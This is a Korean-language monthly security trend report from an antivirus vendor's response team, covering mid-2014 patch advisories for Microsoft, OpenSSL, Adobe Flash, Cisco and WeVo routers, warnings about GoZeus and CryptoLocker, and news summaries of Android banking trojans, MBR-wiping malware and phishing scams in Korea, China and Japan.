이 보안 업데이트는 Microsoft Windows, Microsoft Office, Microsoft Lync의 비공개적으로 보고된 취약점 2건을 해결합니다. 사용자가 특수하게 조작된 파일이나 웹 페이지를 열면 이러한 취약점으로 인해 원격 코드 실행이 허용될 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 사용자는 관리자 권한으로 작업하는 사용자에 비해 영향을 적게 받습니다.

- Microsoft Word의 취약점으로 인한 원격 코드 실행 문제점(2969261)

이 보안 업데이트는 비공개적으로 보고된 Microsoft Office의 취약점을 해결합니다. 이 취약점으로 인해 영향을 받는 Microsoft Word 버전에서 특수하게 조작된 파일을 열 경우 원격 코드 실행이 허용될 수 있습니다. 취약점 악용에 성공한 공격자는 현재 사용자와 동일한 권한을 얻을 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 고객은 관리자 권한으로 작업하는 고객에 비해 영향을 적게 받습니다.

- Microsoft XML Core Services의 취약점으로 인한 정보 유출 문제점(2966061)

이 보안 업데이트는 비공개적으로 보고된 Microsoft Windows의 취약점을 해결합니다. 이 취약점으로 인해 로그온한 사용자가 Internet Explorer를 통해 MSXML(Microsoft XML Core Services)이 실행되도록 특수하게 조작된 웹 사이트를 방문하는 경우 정보가 유출될 수 있습니다. 그러나 어떠한 경우에도 공격자는 강제로 사용자가 이러한 웹 사이트를 방문하도록 만들 수 없습니다. 대신 공격자는 사용자가 전자 메일 메시지 또는 인스턴트 메신저 요청의 링크를 클릭하여 공격자의 웹 사이트를 방문하도록 유도하는 것이 일반적입니다.

- Microsoft Lync Server의 취약점으로 인한 정보 유출 문제점(2969258)

이 보안 업데이트는 비공개적으로 보고된 Microsoft Lync Server의 취약점을 해결합니다. 이 취약점으로 인해 사용자가 특수하게 조작된 모임 URL을 클릭하여 Lync 모임에 참여하려고 시도할 경우 정보 유출이 발생할 수 있습니다.

- TCP 프로토콜의 취약점으로 인한 서비스 거부 문제점(2962478)

이 보안 업데이트는 비공개적으로 보고된 Microsoft Windows의 취약점을 해결합니다. 이 취약점은 공격자가 특수하게 조작된 패킷 시퀀스를 대상 시스템에 전송할 경우 서비스 거부를 허용할 수 있습니다.

- 원격 데스크톱의 취약점으로 인한 변조 문제점(2969259)

이 보안 업데이트는 비공개적으로 보고된 Microsoft Windows의 취약점을 해결합니다. 이 취약점을 악용하면 활성 RDP(원격 데스크톱 프로토콜) 세션 동안 공격자가 대상 시스템과 동일한 네트워크 세그먼트에 대한 액세스 권한을 얻은 다음 특수하게 조작된 RDP 패킷을 대상 시스템으로 전송할 경우 변조할 수 있습니다. 기본적으로 RDP는 모든 Windows 운영 체제에서 사용되도록 설정되지 않습니다. RDP가 사용 가능하지 않는 시스템은 취약하지 않습니다.

Microsoft 보안 업데이트 해결법

Windows Update를 수행하거나 Microsoft 보안 공지 요약 사이트에서 해당 취약점들의 개별적인 패치 파일을 다운로드 받을 수 있습니다.

· 한글 : http://technet.microsoft.com/ko-kr/security/bulletin/ms14-May

· 영문 : http://technet.microsoft.com/en-us/security/bulletin/ms14-May

GoZeus, CryptoLocker 악성코드 피해주의

금융정보 및 개인정보를 유출하는 Zeus 변종 악성코드'GoZeus'와 감염된 PC 내의 문서파일을 암호화시켜 금전을 요구하는 'CryptoLocker'의 국내 유입이 예상됨에 따라 이들 악성코드에 대한 감염피해 주의

최근 영국 정부기관(NCA)은 미국 FBI와 공조하여 금융정보를 유출하는 GoZeus 봇넷에 대한 무력화를 단행했으며 이로 인해 감염PC 피해 우려 언급

– 상세정보

'GoZeus'악성코드는 주로 스팸 메일 등으로 전파되며 감염 시 사용자 계정폴더에 특정 악성코드를 생성하며 임의의 포트를 오픈한 상태로 대기함

· 윈도우 XP : C:\Documents and Settings\[계정명]\Application Data\[랜덤6자리]*****.exe

· 윈도우 7 : C:\Users\[계정명]\AppData\[랜덤6자리]*****.exe

· 윈도우 키 → 실행 → cmd.exe → netstat -an 입력 후 허용하지 않은 포트가 있는지 조사

'CryptoLocker'악성코드는 감염된 PC에 저장되어 있는 문서파일을 암호화시킨 후 사용자에게 금액을 지불할 것을 이용자에게 요구함

– 지불방식은 추적이 불가능한 BitCoin 또는 MoneyPack 등을 이용하며, 일단 해당 악성코드에 감염된 경우 복구가 절대로 불가능하므로 사전 예방이 중요함

– 해결법

· P2P 등 의심스러운 사이트로부터 실행파일 다운로드 및 실행 자제

· 출처가 불분명한 이메일의 첨부파일을 통한 감염피해를 입지 않도록 주의

· 윈도우 및 백신 프로그램 등의 최신 보안업데이트 적용

· 인터넷 뱅킹 이용 시 피싱 사이트로 접속되어 정보유출이 발생할 수 있으므로 정상 사이트 여부 확인

· 향후, 이와 유사한 형태의 변종 악성코드 발생이 우려되므로 PC 이용 시 주의필요

WeVo 유무선 공유기 취약점 보안 업데이트 권고

디지털존社는 WeVo 유무선 공유기의 취약점을 해결한 보안 업데이트를 발표

WeVo 공유기 이외의 사용자도 최신 펌웨어 업그레이드 및 보안 설정 권고

– 상세정보

영향을 받는 펌웨어 버전

· 펌웨어 버전 2.3.9(W511SL, W622SL, SMART, K501, LT20, W723GL, D600G) 및 이전 버전

· 펌웨어 버전 2.3.10(BASICPLUS, NO1, iSMART TRUE300, ZR300, N3, iSMART PRO, N300) 및 이전 버전

· 펌웨어 버전 2.6.2(W622SR, W623SR, W623AR, MAX) 및 이전 버전

· 펌웨어 버전 2.6.3(W511SR, BASIC, AirCube, iSMARTmini) 및 이전 버전

영향을 받는 모델

· Realtek 제품군(K501, W511SL, W622SL, SMART, LT20, W723GL, D600G)

· Ralink 제품군(W511SR, W622SR, W623SR, W623AR, MAX, AIRCUBE, iSMARTmini, BASIC)

· Broadcom 제품군(N3, BASICplus, N300, iSMART-TRUE300, N01, ZR300, SMART-PRO)

– 해결법

공유기 관리 웹페이지에 로그인 후 펌웨어 업그레이드 메뉴에서 자동 업그레이드 또는 수동 업그레이드 실시하여, 각 모델에 맞는 펌웨어 최신 버전으로 설치

· 자동 업그레이드는 아래 그림 참조

· 업그레이드 전 공유기 초기화 필수

· 업그레이드 후 공유기 보안 설정 권고

· 수동 업그레이드는 WeVo 홈페이지 참조

http://www.iwevo.co.kr/board.php?BID=board06&GID=root&adminmode=&category=&mode=list&SEARCHTITLE=SUBJECT&searchkeyword=%BC%F6%B5%BF

[참고사이트] http://www.iwevo.co.kr/board.php?BID=board01&GID=root&mode=view&UID=53&CURRENT_PAGE=1

http://www.iwevo.co.kr/board.php?BID=board01&GID=root&mode=view&UID=54&CURRENT_PAGE=1

http://www.krcert.or.kr/kor/data/secNoticeView.jsp?p_bulletin_writing_sequence=20950

http://www.kisa.or.kr/jsp/common/down.jsp?folder=uploadfile&filename=%EC%95%8C%EA%B8%B0%EC%89%AC%EC%9A%B4_%EB%AC%B4%EC%84%A0%EB%9E%9C_%EB%B3%B4%EC%95%88_%EC%95%88%EB%82%B4%EC%84%9C.pdf

OpenSSL 다중 취약점 보안 업데이트 권고

취약한 OpenSSL 버전을 사용하는 서버와 클라이언트 사이에서 공격자가 암호화된 데이터를 복호화할 수 있는 취약점, 서비스 거부 취약점, 임의코드 실행 취약점 등 6개의 취약점을 보완한 보안업데이트를 발표함

- 상세정보

조작된 핸드셰이크 전송을 통한 중간자(MITM) 공격으로 전송데이터를 복호화하고 서버/클라이언트 간 전송 데이터의 조작이 가능한 취약점 (CVE-2014-0224)

비정상적인 DTLS 핸드셰이크를 OpenSSL DTLS 클라이언트에 전송하여 서비스 거부 공격이 가능한 취약점 (CVE-2014-0221)

비정상적인 DTLS 프래그먼트를 OpenSSL DTLS 클라이언트 또는 서버에 전송하여 임의코드 실행이 가능한 취약점 (CVE-2014-0195)

do_ssl3_write 함수의 결함으로 인해 임의코드 실행이 가능한 취약점 (CVE-2014-0198)

└ 해당 취약점은 OpenSSL 1.0.0과 1.0.1에서 SSL_MODE_RELEASE_BUFFERS 옵션이 활성화되었을 때 발생 (해당 옵션은 기본적으로 비활성 상태임)

ssl3_read_bytes 함수의 경쟁 상태(race condition)으로 인해 공격자가 세션에 데이터를 주입시키거나 서비스 거부 공격이 가능한 취약점 (CVE-2010-5298)

└ 해당 취약점은 OpenSSL 1.0.0과 1.0.1을 사용하는 멀티쓰레드 어플리케이션에서 SSL_MODE_RELEASE_BUFFERS 옵션이 활성화되었을 때 발생 (해당 옵션은 기본적으로 비활성 상태임)

anonymous ECDH ciphersuites가 활성화된 OpenSSL TLS 클라이언트에 서비스 거부 공격이 발생할 수 있는 취약점 (CVE-2014-3470)

- 해결법

해당 취약점에 영향 받는 버전의 사용자는 아래 버전으로 업데이트

· OpenSSL 0.9.8 대 버전 사용자 : 0.9.8za 버전으로 업데이트

· OpenSSL 1.0.0 대 버전 사용자 : 1.0.0m 버전으로 업데이트

· OpenSSL 1.0.1 대 버전 사용자 : 1.0.1h 버전으로 업데이트

[참고사이트]

http://www.openssl.org/news/secadv_20140605.txt

Adobe Flash Player 신규 취약점 보안 업데이트 권고

Adobe社는 Adobe Flash Player에 영향을 주는 취약점을 해결한 보안 업데이트를 발표
공격자는 취약점을 이용하여 잠재적으로 시스템의 제어권한을 획득할 수 있음

- 상세정보

Adobe社는 Adobe Flash Player의 취약점 6개에 대한 보안 업데이트를 발표

cross-site-scripting 취약점 (CVE-2014-0531, CVE-2014-0532, CVE-2014-0533)

보안기능을 우회할 수 있는 취약점(CVE-2014-0534, CVE-2014-0535)

임의코드 실행으로 이어질 수 있는 메모리 손상 취약점(CVE-2014-0536)

- 해결법

윈도우, 맥, 리눅스 환경의 Adobe Flash Player 사용자

Adobe Flash Player Download Center(http://get.adobe.com/flashplayer/)에 방문하여 최신 버전을 설치하거나, 자동 업데이트를 이용하여 업그레이드

Flash Player 14.0.0.125로 업데이트가 불가능한 윈도우즈 및 맥 환경의 Flash Player 13.0.0.214 사용자는 http://helpx.adobe.com/flash-player/kb/archived-flash-player-versions.html를 방문하여 Flash Player 13.0.0.223로 업데이트

· 구글 크롬 브라우저 사용자 : 크롬 브라우저 자동 업데이트 적용
· 윈도우8.1 버전에서 동작하는 인터넷 익스플로러11 버전 사용자 : 윈도우 자동 업데이트 적용
· 윈도우 8.0버전에서 동작하는 인터넷 익스플로러10 버전 사용자 : 윈도우 자동업데이트 적용
· Adobe AIR SDK 사용자 : http://www.adobe.com/devnet/air/air-sdk-download.html에 방문하여 Adobe AIR SDK 최신 버전을 설치
· Adobe AIR SDK&Compiler 사용자 : http://www.adobe.com/devnet/air/air-sdk-download.html에 방문하여 Adobe AIR SDK&Compiler 최신 버전을 설치
· 안드로이드 환경의 Adobe AIR 사용자 : Adobe AIR가 설치된 안드로이드 폰에서 '구글 플레이 스토어' 접속 → 메뉴 선택 → 내 애플리케이션 선택 → Adobe AIR 안드로이드 최신 버전으로 업데이트 하거나 자동업데이트를 허용하여 업그레이드
· 윈도우 및 맥 환경의 Adobe AIR 사용자 : http://get.adobe.com/air에 방문하여 Adobe AIR 최신 버전을 설치

[참고사이트]
http://helpx.adobe.com/security/products/flash-player/apsb14-16.html

Cisco WebEx Meeting Server 정보노출 취약점 보안 업데이트

Cisco WebEx Meeting Server의 XML PI(XML programmatic interface) 취약점으로 인해 원격에서 민감한 정보에 대해 접근이 가능한 취약점을 해결한 보안 업데이트 발표
공격자는 영향 받는 시스템에 사용자 권한을 확득할 수 있고, 원격에서 민감한 정보를 획득할 수 있으므로 최신버전으로 업데이트 권고
'Cisco WebEx Meeting Server 정보노출 취약점[CVE-2014-3296]'

- 상세정보

해당 취약점은 Cisco WebEx Meeting Server의 XML PI 취약점으로 인한 것으로써, 공격자가 특수하게 조작한 URL을 취약한 장비에 요청할 경우 취약점이 발생하며, 이후 공격자는 민감한 정보들을 획득할 수 있음, 또한 이후 추가적인 공격들이 수행 가능함

- 해결법

취약점이 발생한 Cisco장비의 운영자는, 해당되는 참고사이트에 명시되어 있는 'Patches/Software' 내용을 확인하여, 패치 적용

[참고사이트] http://tools.cisco.com/security/center/viewAlert.x?alertId=34663
http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2014-3296

Cisco IOS 서비스 거부 취약점 보안 업데이트 권고

CISCO社는 IOS에 영향을 주는 서비스 거부 취약점을 해결한 보안 업데이트를 발표

- 상세정보

공격자는 특수하게 조작한 IPsec(IP Security Protocol) 메시지를 취약점에 영향 받는 시스템에 전송할 경우, 장비 재부팅을 시켜 서비스 거부 등을 유발시킬 수 있음

취약점에 영향을 받는 제품을 사용하고 있을 경우, 서비스 거부 등의 피해를 입을 수 있으므로 최신버전으로 업데이트 권고

참고사이트의 “Affected Products” 내용 참조

- 해결법

취약한 버전 운영자는 유지보수 업체를 통하여 패치 적용 및 참고사이트 참조

[참고사이트]

http://tools.cisco.com/security/center/content/CiscoSecurityNotice/CVE-2014-3299

http://www.cisco.com/web/about/security/psirt/security_vulnerability_policy.html

Part4. 해외 보안 동향

영미권

중국

일본

1.영미권

페이스북 유저들이 비트코인 채굴에 이용 되고 있다

It's Not Funny: Facebook Users Tricked into Bitcoin Mining

수 백명의 페이스북 유저들이 자신의 시스템이 비트코인을 채굴 하는데 이용 되게 하는 트로이목마에 감염 되었다. 지난 주에 처음으로 발견 되었으며, 이는 포르투갈, 벨기에, 인도, 루마니아 및 세르비아로 점차 퍼졌다. 이 악성 코드는 페이스북의 '프라이빗 메시지'를 이용하여 퍼진다. 자신의 친한 친구의 계정으로 'hahaha'라는 메시지와 함께 IMAG00953.zip 파일이 전송 되는데, 이는 정상적인 이미지 파일인 것처럼 보이지만 사실은 악성 자바 jar 파일이다. 이를 실행하게 Dropbox 계정으로부터 DLL 파일을 다운로드 하고, C&C 서버에 연결 되며, 특정 메시지를 전송 받게 된다. 또한 shellcode가 인터넷 익스플로러에 삽입 및 실행 되며, 비트코인 채굴을 위한 두 번째 DLL 파일을 다운로드 한다.

출처 : Hot for Security(http://www.hotforsecurity.com/blog/its-not-funny-facebook-users-tricked-into-bitcoin-mining-9263.html)

안드로이드 HijackRAT, 모바일 뱅킹 유저 공격 준비 중

Android HijackRAT poised to hit mobile banking users

다양한 기능이 포함 된 안드로이드 하이잭 RAT (Remote Access Trojan: 원격 접속 트로이 목마)이 발견 되었다. 'Google Service Framework'로 위장한 이 악성 앱은, 유저 정보, 뱅킹 크리덴셜 등을 훔칠 수 있으며 공격자에게 기기로의 원격 접속을 허용한다. 더 놀라운 점은, 이 앱은 안티바이러스 솔루션 앱을 '죽일 수'도 있다는 것이다. 현재 이 앱은 8개의 대한민국 은행의 고객들만을 노리고 있지만, 가까운 미래에 한국 밖의 고객들을 노릴 가능성도 농후하다.

이 앱이 설치 되면 HijackRAT은 정당한 구글 서비스 프레임워크앱 인 것처럼 행세한다. 실행 하면 'Google Services' 아이콘이 홈스크린에 생성된다. 또한 앱은 유저에게 어드민 권한을 요구하는데, 이를 수락하면 유저가 기기 설정 페이지에서 권한을 되돌리기 전 까지 앱을 언인스톨 하는 것은 불가능하다. 또한 "앱이 설치 되지 않았습니다."라는 팝업 메시지와 함께 'Google Services' 아이콘은 사라질 것이다. 이 멀웨어는 현재 홍콩에 위치한 C&C 서버에 연결하여 태스크 목록을 내려 받는다. 이 명령 중에는 폰 상세정보, 연락처 목록, 텍스트 메시지 내용 들을 몰래 빼내는 일도 포함될 수 있다. 또한 이 기기에 설치 된 대한민국 내 8개 은행 앱들 중 하나가 발견 되면, 이를 다른 앱으로 바꿔 치기 해 버리는 커맨드도 발견되었다.

위 8개의 은행 앱들은 한국의 유명한 안티바이러스 솔루션 앱인 "com.ahnlab.v3mobileplus"의 설치를 요구한다. 또한 멀웨어가 발각되는 것을 피하기 위하여, 이는 뱅킹 앱들을 조종하기 전 안티바이러스 앱을 죽인다. 이후 "앱의 새로운 버전이 릴리즈 되었으니, 재설치 후 사용하십시오"라는 팝업 메시지와 함께 앱이 업데이트를 시도하려고 하는 것처럼 행세하지만, 사실은 "진짜" 은행 앱을 언인스톨 하는 것이다. 연구원들은 "이 앱의 설치 이후 부분은 아직까지 개발 중인 것으로 보인다. 해커가 앱을 마무리하는 데 애로사항을 겪고 있는 것으로 예상 된다. 하지만 이 앱의 등장으로 인하여, 더욱 강력한 모바일 뱅킹의 위협이 곧 다가올 것을 짐작할 수 있다,"며 경고했다.

출처 : Net Security(http://www.net-security.org/malware_news.php?id=2800)

2.중국

휴대폰 탈옥툴 pangu를 위장한 악성코드 성행

6월 말, 중국유저들이 직접 만든 아이폰 탈옥툴인 pangu가 출시됐다. 해당 툴은 출시된 이 후, 아이폰 탈옥을 시도하려는 사용자에게 폭발적인 인기를 얻었다. 몇몇 악성코드 제작자들은 이러한 pangu의 인기를 이용하여, pangu툴에 MBR을 감염시키는 악성코드를 심어 유포했다. 해당 악성코드의 이름은 “파괴자”로, 일단 이 악성코드에 감염되면 컴퓨터의 MBR부분을 모두 사용할 수 없도록 했으며 심지어 VBR영역까지 날려버리기도 한다. 따라서 아이폰의 탈옥이 이루어지지 않을 뿐만 아니라, 컴퓨터 역시 부팅이 되지 않으며 화면에는 “iOS Jailbreak??? Fuck”라는 문구가 나타난다. 해당 악성코드에 감염된 사용자는 MBR복구프로그램을 이용하여 복구해야 하며, 잘못하면 모든 데이터를 날려 버릴 수도 있다.

해당 악성코드는 자신을 xypangu.dll로 위장하여 정상 프로세스가 실행될 때 함께 실행되어 많은 백신들을 우회한 것으로 나타났다.
출처 : http://finance.chinanews.com/it/2014/06-26/6322320.shtml

휴대폰 6만대, 크립토락커 악성코드 감염돼

최근 중국에서 모바일 크립토락커인 '夺命锁'이 발견되었다. 해당 악성코드는 600여개의 어플로 위장하여 유포되었으며, 현재 6만대가 넘는 휴대폰이 감염되었다. 해당 악성코드에 감염되면 24시간동안 휴대폰을 정상적으로 사용할 수 없으며, 재부팅을 해도 문제가 해결되지 않는다. 해당 악성코드의 제작자는 자신의 능력을 자랑하기 위해 '궁금해 하지마, 절대로 열어보지마'라는 악성 프로그램을 제작하여 유포했다. 해당 악성코드를 실행하면 먼저 휴대폰을 잠가 버린다. 하지만 24시간이 지나면 자동으로 잠금이 해제된다. 그러나 추후에 악성행위를 하는 변종이 출현할 가능성이 매우 높아, 관계자들은 해당 악성코드 변화에 촉각을 세우고 있다.

출처 : http://tech.china.com/zh_cn/news/net/156/20140627/18591980.html

3.일본

303건의 「LINE」계정 탈취피해- 전자머니 사기가 목적인가

303件の「LINE」アカウントがのっとり被害—電子マネー詐欺が目的か

LINE은 제 3자에 의한 부정로그인 문제로 사기피해발생의 사례를 소개하고 주의를 당부했다. 당사에 의하면 부정 로그인의 피해 문의가 6월이후 증가하고 있고, 303건의 부정 로그인 피해를 확인했다. 이번 사건으로, 탈취된 계정을 통해 LINE에 등록되어 있는 지인들에게 금전적인 협조를 요구하는 사기피해가 발생했다. LINE 측은 서비스마다 다른 패스워드를 사용하여 기본적인 보안대책을 세우는 관리가 필요하다고 지적했다.

출처 : Security-next(http://www.security-next.com/049765)

「Amazon기프트권 이벤트」를 사칭한 피싱사이트 주의

아마존 재팬은 당사의 통신판매사이트의 기프트권을 2배로 늘려준다는 위조 캠페인을 통해 기프트권을 갈취하는 피싱사기가 발생했다고 밝혔다. 문제의 피싱 메일은 기프트권의 이벤트를 실시한다는 내용으로 유도된 위조사이트로, 메일형식의 기프트권을 전송하면 가격이 두 배가 된다고 속여 금전적인 손실을 입혔다. 아마존의 기프트권은 편의점등의 점포에서 판매되고 있는 카드형식이 아닌 메일에서도 간단히 구입할 수 있는 특징을 가지고 있어, 기재되어 있는 기프트권 넘버를 입력하는 것만으로 결제가 이루어 지는 구조이다. 그렇기 때문에 기프트권을 위조 사이트에 전송하면 공격자가 기프트권 넘버를 탈취할 수 있다. 이에 아마존 제팬은 6월초부터 피해가 늘고 있어, 기프트권의 무분별한 공개와 전송에 주의를 기울여야 한다고 당부했다.

출처 : Security-next (http://www.security-next.com/049718)

알약 7월 보안동향보고서

Contact us

㈜이스트소프트 보안대응팀 Tel : 02-3470-2999

E-mail : help@alyac.co.kr

알약 홈페이지 : www.alyac.co.kr